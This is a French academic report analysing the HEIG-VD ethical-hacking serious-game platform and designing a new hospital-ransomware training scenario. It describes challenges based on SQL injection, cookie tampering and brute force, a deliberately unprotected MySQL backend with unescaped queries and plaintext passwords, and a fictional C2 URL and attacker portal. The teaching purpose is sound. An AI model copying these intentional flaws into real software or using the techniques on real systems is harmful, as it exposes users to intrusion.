Définis par *Clark Abt* (Abt 1970), puis revue par *Mike Zyda* (Zyda 2005), les serious games sont « *un concours intellectuel, joué sur ordinateur selon des règles spécifiques, qui utilise le divertissement pour atteindre des objectifs de formation, d'éducation, de santé, de politique publique ou de communication stratégique.* » (Zyda, From Visual Simulation to Virtual Reality to Games 2005, p.26) (citation traduite). Les serious games sont de plus en plus utilisés comme solution pour sensibiliser et former les utilisateur·trice·s à la cybersécurité. Ils offrent une approche interactive et engageante qui leur permet de pratiquer leurs compétences dans un environnement sécurisé. De plus, les serious games peuvent être adaptés à différents niveaux de compétences, ce qui les rend accessibles à un large public. Cependant, selon l'étude de *Chiu Yeong Ng et Mohammad Khatim Bin Hasan*, la plupart des serious games existants ont été développés pour des utilisateurs avancés et ne sont pas adaptés aux débutants

ÉTAT DE L'ART

(Ng, Hasan 2025). De plus, ils ont relevés que la majorité de ces jeux se focalisent plus sur des aspects techniques, tels que le piratage, les architectures réseaux, ..., que sur des aspects humains.

4 Architecture de la plateforme *Cyber-Game*

Il est important de souligner qu'il s'agit d'une analyse de la plateforme de 2020 avant sa restructuration qui a eu lieu en 2025. Cette analyse porte donc sur l'état initial du site, avant l'ajout de nouvelles fonctionnalités, la refonte du design ou l'amélioration de l'expérience utilisateur. Les points relevés concernent la version originale, ce qui permet d'identifier précisément les axes d'amélioration et de mesurer l'impact des futures évolutions.

4.1 Présentation générale

Le site web est une plateforme pédagogique créée par le pôle Y-Sécurité de la HEIG-VD. Il a pour objectif d'introduire au ethical hacking et propose actuellement deux scénarios interactifs. La plateforme est donc conçue avec une page d'accueil (*Initiation Au Ethical Hacking* [sans date]) qui présente le cadre général. Le premier jeu « Shana a disparu » (*Shana a Disparu. Retrouve-la !* [sans date]) ainsi qu'un autre scénario « Sauve la Terre de l'arme galactique » (*Sauve La Terre de l'arme Galactique !* [sans date]) se trouvent sur la plateforme. Pour aider les joueur·euse·euse·s à avancer dans les différents challenges, une boîte à outils et un petit IDE Python ont été développés (*Initiation Au Ethical Hacking* [sans date]).

4.2 Architecture technique

La plateforme est hébergée sur un serveur web, accessible via un nom de domaine `heig-vd.ch` avec le sous-domaine `shana`. Le site utilise des technologies web standards telles que HTML, CSS et JavaScript pour l'interface utilisateur.

4.2.1 Front-end

La structure du front-end montre que chaque épreuve est développée comme un mini-site indépendant dans son propre dossier. Cela permet d'obtenir ainsi une architecture claire et modulaire qui facilite la maintenance et l'ajout de nouveaux niveaux. Chaque challenge suit une structure composée de plusieurs éléments, chacun avec un rôle spécifique dans l'expérience pédagogique.

Le dossier racine du challenge (par exemple `01_windows_login/`, `07_url_modification/`, ...) contient toutes les ressources spécifiques à l'épreuve.

Le fichier HTML de lancement (comme `windows_login.html` ou `gallery1.html`, ...) représente la partie interactive visible par le joueur. Ce fichier charge systématiquement plusieurs ressources : une feuille de style locale située dans `css/style.css`, jQuery version 1.7.1 accompagné parfois d'un script global stocké dans `/js`, ainsi que le header commun comprenant le logo, le compteur de progression et le bouton « Retour ». Un élément `div.popup-trigger` est toujours présent pour déclencher l'affichage de la pop-up d'aide.

Le sous-dossier `css/` contient les styles spécifiques au challenge. La feuille de style définit l'apparence visuelle (police, arrière-plan, couleurs).

Le sous-dossier `img/` stocke les ressources visuelles nécessaires comme les illustrations, les captures d'écran et les images de fond. Par exemple, `background_history.png` sert uniquement visuel du niveau « Browser History ».

Le fichier `popup.html` présente la pop-up d'introduction et d'indices. Tous les challenges utilisent la même structure, c'est-à-dire un titre, le contexte de l'épreuve, un rappel du format de réponse attendu et un bouton « Commencer » pour lancer le défi. En dessous, se trouve aussi le bouton « Indice » qui permet d'obtenir l'indice pour résoudre le challenge.

Le système de validation assure la communication avec le back-end. La majorité des pages envoient une requête fetch POST vers `/api/checkAnswer` (ou vers `/db/...` pour le challenge d'injection SQL). Le corps de la requête au format JSON contient les champs `challengeId` et `answer`. En retour, le serveur renvoie une réponse indiquant `success:true` avec l'URL du challenge suivant.

4.2.1.1 Flux type côté client

Lorsque le joueur arrive sur une page de challenge, une pop-up s'ouvre automatiquement pour montrer le contexte du défi et expliquer l'objectif.

Le joueur·euse peut ensuite interagir avec la page selon ce qui lui est demandé : cela peut impliquer de fouiller dans l'historique du navigateur, d'inspecter le DOM pour trouver des éléments cachés, de modifier la valeur d'un cookie, ...

Quand le joueur·euse pense avoir trouvé la solution, il propose sa réponse dans un champ de saisie sur la page. Cette proposition déclenche un appel vers l'API du serveur pour valider la réponse.

Si la réponse est correcte, le back-end va réaliser la mise à jour de la progression du joueur·euse dans la base MongoDB et renvoie l'URL du challenge suivant. Côté front-end, le pop-up de félicitations se ferme automatiquement et le prochain onglet devient accessible dans la barre, ce qui permet au joueur·euse de continuer son parcours.

4.2.2 Cartographie des challenges

La cartographie des challenges (Annexe-A) de la plateforme est réalisée à l'aide d'un tableau JSON qui répertorie les différents challenges, les techniques ciblées et les intentions pédagogiques. Chaque ligne du tableau correspond à un challenge spécifique, avec des informations sur le dossier ou le fichier de lancement, la technique ciblée et l'intention pédagogique. Cela permet de visualiser rapidement la structure des jeux et les compétences que chaque challenge vise à développer.

Ce fichier permet d'avoir une vue d'ensemble sur les challenges, c'est-à-dire combien d'épreuves il y a, dans quel ordre et où se trouve le fichier de lancement de chacun. De plus, ce fichier permet un contrôle d'intégrité. Si la plateforme ne se charge pas, il est facile de vérifier si le lien dans le JSON pointe vers un fichier existant. Pour chaque challenge, on peut tout de suite ouvrir les bons fichiers (HTML / JS / CSS) et identifier la vulnérabilité simulée sans chercher. Enfin, si l'équipe ajoute un nouveau challenge, il suffira d'actualiser le JSON.

Ordre	Dossier / fichier de lancement	Technique ciblée	Intention pédagogique
0	0_Intro (pas de challenge)	-	Mise en contexte
1	01_windows_login/windows_login.html	OSINT + mot de passe à partir des réseaux sociaux	Montrer l'impact de l'exploitation des données personnelles publiquement accessibles
2	02_browser_history/browser_history.html	Lecture d'historique	Comprendre la collecte de preuves côté client
3	03_same_color_text/index-01.html	Texte blanc-sur-blanc	Chercher du contenu caché dans le DOM
4	04_html_comment/comment.html	Commentaires HTML	Repérage d'indices dans la source
5	05_admin_cookie/index.html	Manipulation de cookie	Bypass d'autorisation client-side
6	06_caesar_cipher/cesar_data.html	Chiffrement César	Notions de cryptanalyse papier
7	07_url_modification/gallery1.html	Altération de paramètre GET	URL tampering / directory browsing
8	08_SQL_injection/sql_injection.html	Injection SQL	Contourner une authentification

Ordre	Dossier / fichier de lancement	Technique ciblée	Intention pédagogique
9	09_image_forensic/ index.html	EXIF / métadonnées	OSINT sur images, géolocalisation
10	10_outro	-	Clôture et teasing final

La même logique est appliquée au scénario « Sauve la Terre de l’arme galactique » 4.3.2, avec des défis similaires mais adaptés à un univers de science-fiction.

4.2.3 Back-end

La couche serveur repose sur une architecture composée de Node.js, MongoDB et MySQL, le tout orchestré par Docker. Cette infrastructure comprend plusieurs éléments techniques avec des objectifs pédagogiques.

L’environnement Docker Compose déploie un service back-end basé sur Node 14, accompagné d’instances MongoDB et MySQL, ainsi que trois petits conteneurs docker-ssh servant de cibles d’attaque. Cette approche permet d’isoler chaque composant et de créer un environnement de test sécurisé pour les exercices d’injection SQL.

L’API Express, écrit dans le fichier `index.js` (Annexe-B), intègre les middlewares essentiels comme CORS, body-parser, cookie-parser et JWT pour la gestion des sessions. Elle montre plusieurs endpoints REST tels que `/db`, `/db/search`, `/user` et `/stats`.

Les modèles Mongoose, définis dans `db.js` (Annexe-C), gèrent trois collections principales : `Flag`, `User` et `Visitor`. Le système d’initialisation automatique calcule un hash SHA-3 256 pour chaque flag déclaré dans les variables d’environnement `CHALL_FLAGS_2020` et `CHALL_FLAGS_2021`, puis l’insère en base s’il n’existe pas déjà. Cette approche assure une gestion persistante des comptes utilisateurs et du système de score sans exposer les réponses en clair.

Enfin, la base MySQL est initialisée via le script `init.sql` (Annexe-D) avec une table `users` contenant les champs `ID` et `pass` (mots de passe stockés en clair), ainsi qu’une table `posts` pour les fonctionnalités de recherche et de like. Cette base est volontairement dépourvue de protections (pas d’index, pas de contraintes) pour servir de cible d’apprentissage dans les exercices d’injection de code.

4.2.3.1 Séquence de validation d’un challenge

Lorsque le joueur soumet une réponse, le front-end envoie une requête POST vers l’endpoint `/db` ou `/db/search`. L’API Node reçoit cette requête et exécute directement la requête MySQL sans échappement des caractères. Si la requête retourne au moins une ligne de résultat, la réponse est correcte.

Le back-end procède alors à la mise à jour des données en modifiant les champs `Flag` et `User.flagged` dans la base MongoDB. Une fois cette mise à jour effectuée, le serveur renvoie une réponse `HTTP 200` avec soit le flag, soit l'URL qui mène à la prochaine étape du challenge.

Côté front-end, la réception de cette réponse positive déclenche l'affichage d'une pop-up de félicitations et déverrouille automatiquement l'accès à la page suivante, conformément à la configuration définie dans le fichier de mapping JSON (Annexe-A) gère la progression entre les différents challenges.

4.2.3.2 Pourquoi utiliser deux SGBD ?

Les deux DB présentent dans l'architecture du code ont des objectifs bien distincts. MongoDB stocke les données « sérieuses » (profils, progression). Alors que MySQL n'est utile que pour le challenge 08 : on isole ainsi la faille sans risquer d'altérer les vrais enregistrements Mongo si un étudiant·e pousse l'exploit plus loin.

4.3 Mécanisme de jeu

La plateforme CyberGame propose deux parcours structurés sous forme d'histoire progressive qui mettent en œuvre des techniques clés du hacking éthiques. Chacun propose une enquête avec un scénario dont les étapes doivent être validées dans l'ordre afin de pouvoir progresser dans le déroulement de l'enquête.

4.3.1 Scénario 1 : « Shana a disparu »

Le scénario « Shana a disparu » (*Shana a Disparu. Retrouve-la !* [sans date]) a pour objectif d'amener le joueur·euse·e dans une enquête de neuf challenges successifs qui miment la progression d'une investigation numérique. Pour nous aider à résoudre ces challenges, une petite boîte à outil avec des explications est fournie (*Initiation Au Ethical Hacking* [sans date]). L'histoire commence par la reconstruction du mot de passe Windows de Shana à partir des informations qui se trouvent sur le profil Instagram de la victime. Le challenge suivant est l'exploration de l'historique de navigation pour extraire ses derniers sites consultés. Une fois le site trouvé, un lien caché en texte invisible est inséré sur la page. Le défi suivant consiste à inspecter le code source pour trouver des informations qui vont nous permettre de progresser. Une fois l'information trouvée, le jeu redirige le joueur·euse vers une page où la manipulation de cookie est nécessaire : il faut modifier la valeur d'une variable de session pour débloquer la page cachée. S'ensuit un chiffrement de César qu'il faut renverser pour découvrir une date clé, puis l'altération manuelle de la fin d'une URL afin d'accéder à un répertoire non indexé. Le challenge suivant demande une injection SQL qui va permettre de contourner l'authentification et d'obtenir de nouvelles informations, qui se confirment grâce à l'extraction des coordonnées GPS dissimulées dans les métadonnées EXIF d'une photo. Chaque résolution de challenge permet de dévoiler un indice indispensable au suivant, illustrant la chaîne « collecte – exploitation – preuve » qui est l'approche « typique » d'un hacker éthique.

4.3.2 Scénario 2 : « Sauve la Terre de l'arme galactique »

Le second scénario que nous retrouvons sur la plateforme « Sauve la Terre de l'arme galactique » (*Initiation Au Ethical Hacking* [sans date]), utilise les mêmes principes mais dans un univers de science-fiction. Le joueur·euse est plongé·e dans une enquête afin de retrouver les plans d'une arme galactique et ainsi sauver le monde. Dans un premier temps, le joueur·euse exploite la barre de recherche d'un réseau fictif pour obtenir des fragments de conversation. Ensuite, le participant·e va utiliser l'ingénierie sociale pour retrouver des réponses de sécurité, imprudemment divulguées en ligne, ce qui va permettre de retrouver le mot de passe et ainsi accéder au profil. Des challenges similaires se retrouvent dans les deux jeux comme la manipulation des cookies, l'ajustement d'un paramètre `GET` dans l'URL d'un lien, l'injection SQL afin de contourner un mot de passe, l'utilisation des métadonnées d'une image à l'aide de l'outil exiftool et enfin de la cryptographie. Des challenges supplémentaires ont été ajoutés comme l'utilisation d'une requête WHOIS, qui sert à identifier le propriétaire d'une adresse IPv6 et intercepter son trafic. Pour terminer, le joueur·euse doit réaliser une attaque par bruteforce à l'aide d'un petit script Python qu'il doit écrire.

4.4 Techniques mobilisées

Les jeux utilisent un ensemble de techniques du hacking éthique : recherche OSINT sur les réseaux sociaux ; lecture attentive du code HTML et des feuilles de style pour trouver du contenu dissimulé ; modification manuelle des cookies et des paramètres `GET` afin de détourner la logique d'un site ; injection SQL destinée à contourner les contrôles d'authentification ; extraction et interprétation des métadonnées EXIF d'images ; cryptanalyse (décodage César ou ROT-47) ; rédaction de courts scripts Python pour l'automatisation (attaque par force brute, déchiffrement) ; enfin, utilisation des services WHOIS et des requêtes DNS pour cartographier une infrastructure et remonter jusqu'à son propriétaire, le tout dans une histoire narrative progressive.

Le participant·e découvre, étape après étape, comment procède un professionnel de la cybersécurité : récolte d'informations, exploitation et utilisation des données et réflexion pour remonter une piste et ainsi atteindre le but.

4.4.1 Analyse critique

Parmi les forces de la plateforme, les enquêtes sont construites afin de suivre une progression graduelle. Chaque épreuve ré-exploite la précédente et favorise un apprentissage. La narration permet de maintenir le joueur·euse motivé·e mais le garde dans une optique d'apprentissage.

En effet, la boîte à outils intégrée, qui contient les fiches pratiques, évite aux débutant·e·s de devoir faire trop de recherches et ainsi leur permet de se focaliser sur le jeu.

De plus, grâce à un mini IDE Python et un terminal intégré, comme le montre la Figure 6 et Figure 7, le joueur·euse n'a rien besoin d'installer sur sa machine. L'expérience se déroule entièrement sur

le navigateur ce qui abaisse la barrière d'entrée, et la variété des techniques abordées offrant un panorama cohérent de la sécurité offensive.




Fig. 6. – IDE présent sur la plateforme




Fig. 7. – Terminal présent sur la plateforme

Cependant, quelques points mériteraient des améliorations. D'abord, la police d'écriture utilisée, elle permet de créer une certaine ambiance mais elle est peu lisible, ce qui peut gêner la compréhension et la lecture des consignes. Un autre élément d'amélioration aurait été de réaliser un changement de curseur sur les éléments cliquables (par exemple, en utilisant `cursor: pointer` en CSS) pour permettre au joueur-euse d'identifier les zones interactives. Actuellement, certains éléments interactifs

ne sont pas mis en valeur, ce qui peut rendre la navigation moins intuitive. La gestion de la fenêtre du jeu pourrait être optimisée, par exemple après la fermeture d'une pop-up, le joueur·euse se retrouve parfois avec un fond noir sans indication, ce qui peut désorienter. Il serait utile d'ajouter des repères visuels ou des messages d'aide pour guider l'utilisateur·trice dans la progression, et de mieux intégrer la boîte à outils dès la page d'accueil pour que chacun·e sache où trouver les ressources. Le design du site présente parfois des problèmes d'affichage selon la taille de la fenêtre du navigateur, comme le chevauchement d'éléments. Le champ dans lequel le joueur·euse doit saisir sa réponse ne précise pas toujours le format exigé ; lorsque la consigne n'affiche qu'un mot mis en gras, qui représente la réponse attendue, l'information passe facilement inaperçue et l'utilisateur·trice ignore s'il doit entrer un mot-clé, une URL complète, un hash ou une date. Le joueur·euse peut avoir du mal à comprendre ce qu'il doit mettre, ce qui peut entraîner de la frustration. Il serait judicieux, par exemple de mettre dans l'indice, le format attendu avec un exemple, ou encore avant les début des challenges, montrer des exemples de formats attendus.

Ensuite, pour la validation de l'étape, il faut impérativement entrer une réponse valide dans le champ « Réponse » malgré que l'interface visuelle du jeu change.



Fig. 8. – Interface du jeu après la validation d'un challenge




Fig. 9. – Interface du jeu qui ne change pas après la validation d'un challenge et pas de progression dans l'histoire.

Dans la Figure 8, nous pouvons voir que le joueur·euse à bien réussi à trouver la réponse du challenge. Cependant, comme le montre la Figure 9, l'interface de travail ne change pas. Le joueur·euse peut ne pas comprendre ce qu'il doit faire et peut rester bloquer car il ne sait pas ce qui est attendu de lui. Le passage d'un challenge au suivant manque parfois de fiabilité : la pop-up explicative ne s'ouvre pas systématiquement et la barre de progression reste figée. Le participant·e doit donc cliquer sur l'étape suivante pour accéder à la consigne du challenge suivant ainsi que le nouvel interface de travail. Enfin, les indices actuels fournissent, dans un premier temps, un bon point de départ. Cependant, cela peut se révéler insuffisant pour les joueur·euse·s débutant·e·s. La mise en place d'aides graduelles pourraient limiter le risque d'abandon tout en gardant le défi intéressant.

5 Scénarios

5.1 Scénario réaliste : Blackout dans le Centre Hospitalier Horizon Santé

Ce scénario reprend une situation fictive, mais inspirée de faits réels. Ici, le joueur·euse fait partie d'une équipe de cybersécurité qui fait face à une attaque de ransomware dans un hôpital. Le but est de résoudre des défis techniques pour rétablir les services vitaux avant qu'il ne soit trop tard. L'inspiration de ce scénario vient de plusieurs incidents réels, notamment les attaques de ransomware avec une hausse croissante sur des infrastructures critiques comme les hôpitaux et les réseaux électriques (*When Ransomware Kills: Attacks on Healthcare Facilities* / IBM [sans date]).

Dans un premier temps, le joueur·euse doit remonter à l'origine de l'attaque en analysant un e-mail de phishing qui a permis aux attaquants de pénétrer le réseau de l'hôpital. L'e-mail de phishing révèle le domaine pirate ; c'est la première piste. Ensuite, il devra explorer un faux portail VPN mis en place par les attaquants pour exfiltrer des données. Grâce au commentaire HTML laissé par négligence, le joueur·euse voit l'inventaire complet des sauvegardes et récupère une archive historique qui contient un malware. Dans cette archive se cache `hx_dropper.ps1` ; la dé-obfuscation fournit l'adresse du serveur C2, prouvant que l'hôpital est toujours sous contrôle externe. Sur le C2, un fichier de configuration chiffré recèle le mot de passe administratif du ransomware ; une simple attaque XOR suffit à l'extraire. Grâce à ce mot de passe, le joueur·euse peut accéder aux journaux du ransomware et découvrir un kill-switch caché dans une radiographie. En entrant ce kill-switch dans la console d'urgence, le joueur·euse neutralise la seconde vague d'attaques et sauve les services vitaux de l'hôpital.

« Le Centre hospitalier Horizon Santé tourne sur groupe électrogène depuis trois heures : un ransomware a chiffré les serveurs cliniques, puis a sauté la barrière réseau et mis hors service le réseau électrique qui alimente le bloc opératoire. Le générateur de secours n'a plus que 68 minutes d'autonomie. Si rien n'est fait, huit opérations à cœur ouvert devront être interrompues. Votre équipe vient d'être branchée en urgence sur le réseau isolé de l'hôpital. Votre mission : remettre les services vitaux en ligne avant la fin du compte à rebours et bloquer la seconde vague annoncée par les attaquants. »

Challenges à réaliser

Etape	Nom du challenge	Compétence travaillée	Description du challenge
1	<u>Mail Contagieux</u>	OSINT & forensic e-mail	Analyse d'un fichier .eml : inspection des entêtes Received/Return-Path pour identifier l'IP et le domaine d'envoi.
2	<u>Shadow VPN Portal</u>	Exploitation Web	Explorer l'HTML afin d'y trouver un commentaire qui contient la liste de toutes backup.
3	<u>Script d'infection</u>	Reverse Engineering	Dé-obfuscation d'un script PowerShell (Base64 + XOR 0x20) pour révéler l'URL C2 https://c2.hz-cloud.net/api .
4	<u>Coffre chiffré</u>	Cryptographie	Attaque known-plaintext sur vault.cfg.enc : découverte d'une clé XOR répétée (6 octets).
5	<u>Radiographie piégée</u>	Stéganographie	Extraction du kill-switch dissimulé dans la radiographie thorax_xray.png via binwalk/steghide.

5.1.1 Mail Contagieux : OSINT et forensic d'email

Dans un premier temps, le joueur·euse doit analyser un e-mail de phishing qui a permis aux attaquants de pénétrer le réseau de l'hôpital. Cet e-mail contient une pièce jointe malveillante planning_salle_op.xlsx qui a été ouverte par un employé, déclenchant ainsi l'attaque.

1. Ouvrir planning_salle_op.eml dans l'IDE.
2. Ouvrir les en-têtes (Thunderbird / webmail / outil en ligne).
3. Repérer l'IP de la première ligne Received: et le domaine dans Return-Path .
4. Vérifier la réputation du domaine sur un service WHOIS/OSINT .

Outils nécessaires : IDE, WHOIS.

Indices graduels

- Indice 1 : Consulte uniquement les tous premiers entêtes Received: , la vraie origine est souvent dans la ligne la plus basse.
- Indice 2 : L'expéditeur imite le sous-domaine support d'Horizon Santé.
- Indice 3 : Vérifie la réputation WHOIS : un domaine proche d' horizonsante.com , mais pas identique, ressort comme malveillant.

Flag attendu : `horizonsante-support.com`

Le sous-domaine sera la cible du défi 2.

5.1.2 *Shadow VPN Portal : Exploitation Web*

Le joueur·euse doit maintenant accéder à un faux portail VPN de l'hôpital `https://vpn.horizonsante-support.com/`, qui a été mis en place par les attaquants pour exfiltrer des données. Le faux portail VPN propose un bouton « Dernière sauvegarde » qui appelle :

```
https://vpn.horizonsante-support.com/repo/download.php?file=latest
```

Le joueur·euse devra ensuite explorer le code HTML pour trouver un commentaire qui pointe vers un fichier `/repo/manifest.json`, qui contient la liste des sauvegardes disponibles.

